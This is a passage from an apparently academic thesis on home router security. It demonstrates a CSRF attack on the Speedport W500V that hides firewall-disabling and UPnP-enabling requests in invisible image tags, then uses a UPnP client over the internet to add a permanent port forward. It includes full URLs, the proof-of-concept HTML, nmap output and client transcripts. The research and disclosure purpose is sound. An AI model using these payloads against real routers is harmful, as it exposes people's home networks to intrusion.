Unfortunately users frequently set easy passwords for their accounts, especially in settings where a weak password seems safe. Because the router is in the LAN and the user rarely need to access an easy password is tempting (in fact, the user frequently leaves the default password). As of today, router vendors have not built-in brute force protection, such as black listing an IP for a period of time after a number of login attempts, into their devices. At the same time, studies (such as[13]) show that a small, carefully chosen attack dictionary can be very effective. The password space is very small when we consider that passwords are frequently small in size, only with lowercase and no special characters.

3.2.3 Cross Site Request Forgery

As previously discussed, CSRF can be a very dangerous vulnerability. Any network device on the local network that runs a web server (such as a web interface for configuring the device normally), can be vulnerable to this attack. The vulnerability exploits the web application's trust of the user's browser. The application trusts the requests that originate from the user's browser and it does not take into account that the requests may be foisted on the user by another entity. We will demonstrate this vulnerability using the Speedport W500V wireless router. This wireless router is very popular in Germany since it was included with new DSL connections from Telekom.

In order to attack the web application we first need to understand how it works. What we want to find out is how transactions are performed between the web application and the browser. More specifically we examine how requests are sent for each user action. Once we understand this, we can use this knowledge for other similar systems (typically any router of the same make and model) since the web environment is a static system. This means that sending a request to perform an action will be the same every time we want to perform the same action.

The URL in Listing 3.5 has one parameter, namely enblUpnp=1. The enblUpnp.cgi script accepts a parameter enblUpnp that the user sends together with a boolean variable, 0 or 1, to disable or enable the UPnP server respectively. In most cases we can see the request structure in the address bar of our web browser, while other

times it is hidden from the user. To overcome this problem we can use the Live HTTP Headers add-on for Firefox. This application displays HTTP headers in real time; Is also has the ability to edit and replay requests. Additionally we can use Wireshark or other tool to capture the traffic to and from the router.

Listing 3.5: URL that enables the UPnP server.

```
1 http://router.ip/enblUpnp.cgi?enblUpnp=1
```

We can use the same method to identify other server side scripts and the parameters that they accept from the user. Investigating the web application further we learn the scripts and their locations, together with the parameters and variables they accept. The attack presented here is a preliminary attack. We can easily explore all of the possible commands that can be used to change some configuration of the router in order to perform an attack on this type of router. Another interest operation that is very useful is to disable the firewall. To do that, the same approach can be used to learn that the script that controls the firewall is named hcti_sicherheit_f_ausein.cgi and it accepts the parameter enblFirewall together with the boolean 0 or 1, for disabling or enabling the firewall respectively. To disable the firewall the URL shown in Listing 3.6 can be used.

Listing 3.6: URL that disables the firewall.

```
1 http://router.ip/hcti_sicherheit_f_ausein.cgi?enblFirewall=0
```

Once the web application scripts and parameters we are interested in are known, we need to convince user's browser to send the request to the web application. At the same time we want the user to be unaware of the attack. No matter what the result of trying to get the user to facilitate this attack, we will not know the outcome of our attack since we are not communicating with the web application. A prerequisite is the user to have an active, authenticated session with the application. When this is the case, if the user would put the URL in Listing 3.6 in their web browser, he would alter configuration disabling the firewall. When the user has an authenticated session with the application, actions can be performed outside the application environment; the user need only to feed the appropriate server side scripts with the correct parameters directly.

One way to trick the browser to make the request is to first trick the user to click on a link that changes the configuration to the router. This has many drawbacks; first, after the command is parsed by the script, the user will be presented with the result of the action or, in most applications, the page that included this option. Normally the web application will present the user with a set of configuration that the changed option belongs to. Second, it will be more difficult to trick the user

clicking on a link, especially when it that includes local addresses and options such as 'firewall'.

Another approach is to load the action into a trusted site, or one that seems trustful and to convince the user to follow the link. When the user downloads the page and runs it in their web browser, the cross domain action will be invoked. We use the links we found studying the web application; this exploitation is based on the static nature of these applications. We feed the parameters we want in the website to perform actions at the web application of the router on behalf of the user's browser.

Part of the router configuration is depicted in Figure 3.3. UPnP and firewall are disabled before the attack. The attacker creates a specially crafted web site that looks normal; there are no indications that the website is performing an action on another domain (the local network) using the browser as a proxy. In figure 3.4 we can see how the website looks to the user and Listing 3.7 depicts part of the code of the website. Lines 18 and 19 are the requests (actions) that we extracted from the web application in to order send them to the router through the user's browser. At these lines we have defined images with the source of the image being the command that we want the user's browser to parse to invoke the router scripts. Because, the size and the border of the images are zero they will be invisible in the web page. As a result, the user is unaware that the browser performs actions on his behalf.

When the HTML code runs in the user's browser, the configuration changes are made to the router. In this case the firewall is disabled and the UPnP server is enabled. Normally the UPnP server is enabled by default, but there is always the case that the user changes configuration and disables it. We design our attack so it will include all the options that we want to change regardless of the current configuration – as we can not know what this configuration is. It does not matter to set parameters that are already set to the same values that we want them to have or if we try to set to web application parameters that do not exist. In both cases no errors will be presented to the user. This means that we can have a web page that performs this actions for various router models. Such a web page can serve this same attack to many users undetected.

To cover ten different routers with scripts to change their configuration of UPnP and firewall settings, we would need twenty lines of code when using this method. The page will not be big enough for the user to notice when downloading it. Nevertheless, abnormal local network activity could be detected by an advanced user or when an Intrusion Detection System (IDS) is running on the local network.



Figure 3.3: Configuration as shown in the web interface before the attack

Choosing to manipulate this part of configuration, the firewall and UPnP settings, is not a random selection. If we can change this part of configuration, then we can successfully change any configuration of the device that can be controlled by the web interface. We do not want to change the configuration in a way that the other devices in the local network would need to be reconfigured in order to function, as such a change might be detected. The choices that this device gives are limited, for example, we cannot open a shell through the web environment and we can not make the web environment visible to the external network.

Moreover, in this device we cannot add a dynamic DNS service[5]that would allow us to keep track of the router, even though this option is provided in most residential routers. When we started to investigate this router we found an important security flaw: when the UPnP server is enabled and the firewall is disabled, the UPnP server also listens on the WAN side of the router; we found out that by performing port scanning before and after the CSRF attack. Therefore after performing the above change in configuration we can now carry out the UPnP attack on devices with this

Figure 3.4: The web site with the malicious code seems like a normal web site.

design flaw from anywhere on the Internet.

Figures 3.5 and 3.6 depict the configuration of the router after the CSRF attack. Figure 3.7 depicts the status bar of the browser during the attack. Even though the local network transaction is visible for very short time, we can reduce this time (the time that the transaction is visible in the status bar) by making the website heavier and requesting data from many domains so that the status bar will be rapidly filled with other requests.

The attack was successful, but neither the user or the attacker have any way of knowing that the attack was successful. The website that the user downloaded and

[5] A dynamic DNS service is a service that provides the capability for a network device to have a subdomain that points to its current IP address, despite the router changing address. Many routers have build-in an update client that keep the dynamic DNS service aware of the device's current IP address. This functionality is frequently present because in most cases residential Internet gateways are assigned dynamic IP addresses by the ISP.

Listing 3.7: Part of the special crafted web site

```
1  <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Frameset//EN" "
       http://www.w3.org/TR/html4/frameset.dtd">
2
3  <html>
4          <head>
5                  <title>csrf2</title>
6                  <meta name="description" content="" >
7                  <meta name="keywords" content="" >
8                  <meta http-equiv="content-type" content="
                       text/html; charset=ISO-8859-1" >
9                  <meta http-equiv="Content-Script-Type"
                       content="text/javascript" >
10                 <meta http-equiv="Content-Style-Type"
                       content="text/css" >
11         </head>
12         <body>
13 CSRF/attack.html
14 <br>
15 Proof of concept web page to present the CSRF attack for the
       Speedport W500V DSL modem.
16 <br>
17 The image with size 0x0 and no border is between this line
18 <IMG src="http://192.168.2.1/enblUpnp.cgi?enblUpnp=1" width=
       "0" height="0"border=0>
19 <IMG src="http://192.168.2.1/hcti_sicherheit_f_ausein.cgi?
       enblFirewall=0" width="0" height="0"border=0>
20 <br>
21 and this line!
22 ...
23         </body>
24 </html>
```



Figure 3.5: The UPnP configuration after the CSRF attack.

run the attack from can utilize a script that saves the IP addresses of the users accessing the website and provide these addresses to a third party, for example an attacker's controlled server. Note that the malicious web site is not hosted by the attacker's web server but rather, it can be part of a forum or other website that allow an HTML image tag or other code to be inserted by users. To overcome the fact that the attacker does not know if the attack has been successful, the attacker can perform a simple scan of the ports of all of the hosts whose IP addresses it learns to see if the UPnP server port is open. If it is, then the attacker will be notified of the Internet address of a victim device.

The CSRF vulnerability is not isolated to some routers, in fact most web applications are vulnerable to this attack. Some DSL routers do not request confirmation the first time the user accesses the web interface in order for example to change the default password. This is because of the assumption that the devices in the local network are trusted. This is a bad assumption since the user and their browsers should not be trusted by default. Most of the users are not aware of where



Figure 3.6: The firewall configuration after the CSRF attack.



Figure 3.7: For a short time, the status bar is an indicator that actions are performed to the local network device.

and how many requests their browser is sending because of the large amount of content that is accessed via many web pages.

3.2.4 UPnP

Using the CSRF attack we disabled the firewall of the router and enabled the UPnP functionality. As discussed earlier this configuration is the default configuration for some routers. Even when that is not the case the UPnP server may listen to the

Listing 3.8: Nmap result when scanning for the UPnP port after the CSRF attack.

```
1 # nmap -p 5431 79.214.247.221
2
3 Starting Nmap 5.00 ( http://nmap.org ) at 2010-01-30 18:56
    CET
4 Interesting ports on p4FD6F7DD.dip.t-dialin.net
    (79.214.247.221):
5 PORT     STATE SERVICE
6 5431/tcp open  park-agent
7
8 Nmap done: 1 IP address (1 host up) scanned in 0.56 seconds
```

WAN interface by default. For example for the Speedport W 500 V the UPnP functionality is enabled (along with the firewall) by default to allow applications to have the desired connectivity.

Before performing the CSRF attack, the device blocked ping probes in order to slow down automated port scanning attempts and also to seem as not online. Using nmap and the -PN flags (The -PN flag is to "Treat all hosts as online – skip host discovery"), the device returned that all interesting ports were filtered. This means that the firewall was blocking the ports and nmap cannot tell whether the port is open or closed. After the firewall was disabled the interesting ports were listed as closed except for Transmission Control Protocol (TCP) port number 5431 , that this time is listed as open. Listing 3.8 depicts the port scan result for the UPnP port after the CSRF attack.

This port is the UPnP port which now is accessible from the WAN side of the router. However, in order to send UPnP instructions to the router we need to have the structure for the device, that is the XML file stored in the SOAP server of the device and it would be shared with the rest of the local network during the discovery phase. The discovery message exchanged in this phase contains information about the device including a pointer to this XML file (called the device description document). But the discovery message is a broadcast message that does not leave the local network. Remember, UPnP is a LAN protocol, thus the discovery phase was designed for the other devices in the LAN to make them aware of the new UPnP enabled device.

With the UPnP port listening to the outside, after our CSRF attack, the problem is how to receive the discovery message (or to lean the device description through some other means). The other issue we need to solve is how to set a UPnP client

to work through the Internet.

The normal design of a UPnP client is to listen to the network to find devices "discovering". After that, the client downloads the XML file and presents the user with the device structure and the GET and SET requests that the user can send to the device. We are using Miranda, a Python-based UPnP client application. What is attractive about Miranda is its ability to save the UPnP structure data to a file. This means that (1), we can edit the data and (2), we can load the data into another computer without needing the device to be on the LAN during the discovery phase. Our approach is as follows:

1. We use Miranda in the local network with the target device to capture the device details from its discovery phase. We save the structure in a file.

2. We copy the file to the attacking computer (this computer does not need to be connected to the local network that the device is on).

3. We edit the file and change the internal IP address to the external IP address of the device.

4. We load the file into Miranda. We can now access the device through the Internet and change its configuration.

This XML structure file includes the device description and can be used with any device that has the same or similar description. For example, most routers have the "WANConnectionDevice", a logical device that holds information about the "WANPPPConnection" options group such as "GetExternalIPAddress" and "GetStatusInfo". The structure file can be used with all Speedport W 500 V devices and other devices that are actually the same but have a different label on the outside due to their different branding. We can use the file that we saved from the Speedport router to change the configuration of a Targa WR 500 VoIP router. This shows that the structure file can be used in all the same routers (even when they have different branding). We also show that the Universally Unique IDentifier (UUID) , also called a Globally Unique IDentifier (GUID) that "is either guaranteed to be different from all other UUIDs/GUIDs generated until 3400 AD or extremely likely to be different" [23] is not used in means of security.

Performing the UPnP attack

Exploiting the bug that we described before, the SOAP server of the UPnP is configured to listen to the outside network interface for UPnP packets. Now we will present the attack with all necessary information for another researcher to be able to reproduce it. The prerequisites are a computer running any GNU/Linux distribution and the UPnP Administration tool, miranda. Miranda is Python based and all python modules that are needed are installed by default on most GNU/Linux distributions. When that is not the case, the package manager of the distribution you are using will most likely include the dependencies or miranda will notify you about the required modules.

Given a working miranda installation and a structure file, or device description document, we edit the file with any text editor to change the IP of the device from the internal IP address to the external address. Figure 3.8 depicts parts of the description file showing the change to the external IP address of the router. Notice that even though we use the file with another router (actually the same device/model but with different branding), we do not need to change other variables in the file such as the 'manufacturerURL' or 'manufacturer' even though they are different.

Once this change in IP address is performed, we run the miranda UPnP client. In listing 3.9 , we run miranda and load the structure file. We also request some more information from the UPnP server and we get back some basic information. Until this point no data has been exchanged with the router. Miranda is simply loading the information from the file. The same will happen if we request from miranda a more detail view of the server. If we issue to miranda the command **host details 0**, we will be presented with all available service actions, the variables we can set, and the data type of each variable. All of this information is stored in the XML file.

Now we can ask miranda about the device running the UPnP client. In Listing 3.10 we ask miranda from some information for the device. More specificly we ask for the DSL link properties, and we get back the speeds with which the router synchronizes with the DSLAM. We ask also for the status and we learn that the device is online along with its uptime. This information obtained from the device via the Internet. We observe this traffic using our monitoring system as Figures 3.9 and 3.10 depict.

This traffic shows that the UPnP server is replying to our requests and giving us information about the device. Miranda also features a great interactive shell with tab completion making the discovery of the available actions very easy. An



Figure 3.8: Changing the IP address in the device description document.

interesting configuration that we can alter is to set up specific port mapping entries, the AddPortMapping functionality. This enables us to configure the router to port forward any port from the internal network to the outside world, to a port of our choice in the internal network. Note that we will not use a common port in order to protect it (via obscurity) from other attackers. In Listing 3.11 we present how we apply a port forward configuration via the Internet. In this case we port forward requests that come to the external router port 10180 to the internal port 80 at IP address 192.168.3.1[6]. Notice that we perform the port forwarding from the outside world to inside the local network and more specifically to the router. Doing so means that we can access any service that is supposed to be for the LAN from the outside.

To configure the port forwarding, the UPnP server is ask to set some values. Miranda provides us with the argument name and type, and with the allowed values when applicable. Table 3.4 summarizes the values that we feed the UPnP server,

[6]The internal IP address is different now because we are performing the attack on the Targa WR 500VoIP that we configured to be on another local network. This configuration allows us to have many logical networks and routers running on the same physical network.

Listing 3.9: Running miranda UPnP client: Loading the device description document and asking for general information of the device

```
\$ ./miranda.py
upnp> load  struct_speede.mir

Host data restored:

        [0] 79.214.247.221:5431

upnp>host info 0

xmlFile : http://79.214.247.221:5431/dyndev/uuid:0000e0e8-60a0-00e0-80a0-4818001808e0
name : 79.214.247.221:5431
proto : http://
serverType : LINUX/2.4 UPnP/1.0 BRCM400/1.0
upnpServer : LINUX/2.4 UPnP/1.0 BRCM400/1.0
dataComplete : True
deviceList : {}

upnp>
```

Listing 3.10: Running miranda UPnP client.

```
upnp> host send 0 WANDevice WANCommonInterfaceConfig GetCommonLinkProperties

NewWANAccessType : DSL
NewLayer1DownstreamMaxBitRate : 2304000
NewPhysicalLinkStatus : Up
NewLayer1UpstreamMaxBitRate : 224000

upnp>host send 0 WANConnectionDevice WANPPPConnection GetStatusInfo

NewConnectionStatus : Connected
NewLastConnectionError :
NewUptime : 161

upnp>
```



Figure 3.9: The UPnP Get Status request as seen from Wireshark. Notice the unencrypted data. UPnP does not implement transport layer security.



Figure 3.10: The UPnP response to the request in Figure 3.9 as seen from Wireshark.

Listing 3.11: Setting up the port forwarding through the Internet.

```
upnp> host send 0 WANConnectionDevice WANPPPConnection
   AddPortMapping
Required argument:
        Argument Name: NewPortMappingDescription
        Data Type:     string
        Allowed Values: []
        Set NewPortMappingDescription value to: attack!
Required argument:
        Argument Name: NewLeaseDuration
        Data Type:     ui4
        Allowed Values: []
        Set NewLeaseDuration value to: 0
Required argument:
        Argument Name: NewInternalClient
        Data Type:     string
        Allowed Values: []
        Set NewInternalClient value to: 192.168.3.1
Required argument:
        Argument Name: NewEnabled
        Data Type:     boolean
        Allowed Values: []
        Set NewEnabled value to: 1
Required argument:
        Argument Name: NewExternalPort
        Data Type:     ui2
        Allowed Values: []
        Set NewExternalPort value to: 10180
Required argument:
        Argument Name: NewRemoteHost
        Data Type:     string
        Allowed Values: []
        Set NewRemoteHost value to:
Required argument:
        Argument Name: NewProtocol
        Data Type:     string
        Allowed Values: ['TCP', 'UDP']
        Set NewProtocol value to: TCP
Required argument:
        Argument Name: NewInternalPort
        Data Type:     ui2
        Allowed Values: []
        Set NewInternalPort value to: 80
upnp>
```

Table 3.4: Argument names, data types and values that we used to succeed the desired port forwarding.

Argument	**Data type**	**Value**
NewPortMappingDescription	string	attack!
NewLeaseDuration	ui4	0
NewInternalClient	string	192.168.3.1
NewEnabled	boolean	1
NewExternalPort	ui2	10180
NewRemoteHost	string	
NewProtocol	string	TCP
NewInternalPort	ui2	80

this is depicted in Listing 3.11. There are various choices we can make for this port forwarding rule. We set the duration of the rule to zero, which means that the rule will not expire. We leave the NewRemoteHost value blank to allow any host to use this rule.

The operation of setting the port forward rule does not return any output, but we can can verify that the port mapping was successful by invoking the GetSpecificPortMappingEntry or the GetGenericPortMappingEntry action. When we choose the first, hence we need to provide Miranda with the NewExternalPort, NewRemoteHost, and NewProtocol variables in order to locate the rule in the port forwarding array (see listing 3.12). Alternatively we could use GetGenericPortMappingEntry to return a port mapping entry from Miranda with the NewPortMappingIndex, which indicates the offset of the rule in the array. Listing 3.12 shows the request and the reply from the SOAP server when we set the port forwarding option rule.

In our case, since this was the first rule we inserted, it will be at an offset of zero. Note that many times there is a port forwarding table for the web interface and different port forwarding table for UPnP. This means that the user will not be informed about this change in configuration even if he or she checks the port forwarding table via the web interface. Listing 3.12 shows the request and the reply from the SOAP server.

Listing 3.12: Checking if the port forwarding rule is in the port .

```
upnp> host send 0 WANConnectionDevice WANPPPConnection
   GetGenericPortMappingEntry

Required argument:
        Argument Name: NewPortMappingIndex
        Data Type: ui2
        Allowed Values: []
        Set NewPortMappingIndex value to: 0

NewPortMappingDescription : attack!
NewLeaseDuration : 0
NewInternalClient : 192.168.3.1
NewEnabled : 1
NewExternalPort : 10180
NewRemoteHost :
NewProtocol : TCP
NewInternalPort : 80

upnp>
```

3.2.5 Impact of the attacks

The combination of the CSRF with the UPnP attack can lead to very dangerous problems. When an attacker can set up port mappings to the core device of the local network, the router, she can attack every resource available in our network. For example, in a typical home network environment is common the users to share file through some sort of network file system such as samba or NFS, or a file server. When the attacker has the ability to port forward inside the network a resource that was supposed to be accessible only inside the LAN, now is accessible through the Internet. The same way, an attacker can automate the port forwarding process and try common services ports for resources like that. In case the router has a telnet or ssh service running, the attacker can take access to them and attack the rest of the network from the inside.

Chapter 4

Recomendations

4.1 Preventing exploitation

The solution for the problem we are studying is to prevent exploitation of the routers in the first place. The most important part of this is the users to be educated in the security issue. Software has bugs, programming or in design, that allow the exploitation of systems. This is something that will come up with new software, even if sophisticated security oriented testing techniques are developed. But much exploitation is happening because of the users not caring about the security of their computers or devices, both at home and work places. Many studies show how the users are not changing the default password[17] or how, when they do, are using a very insecure, easy to guess password[13].

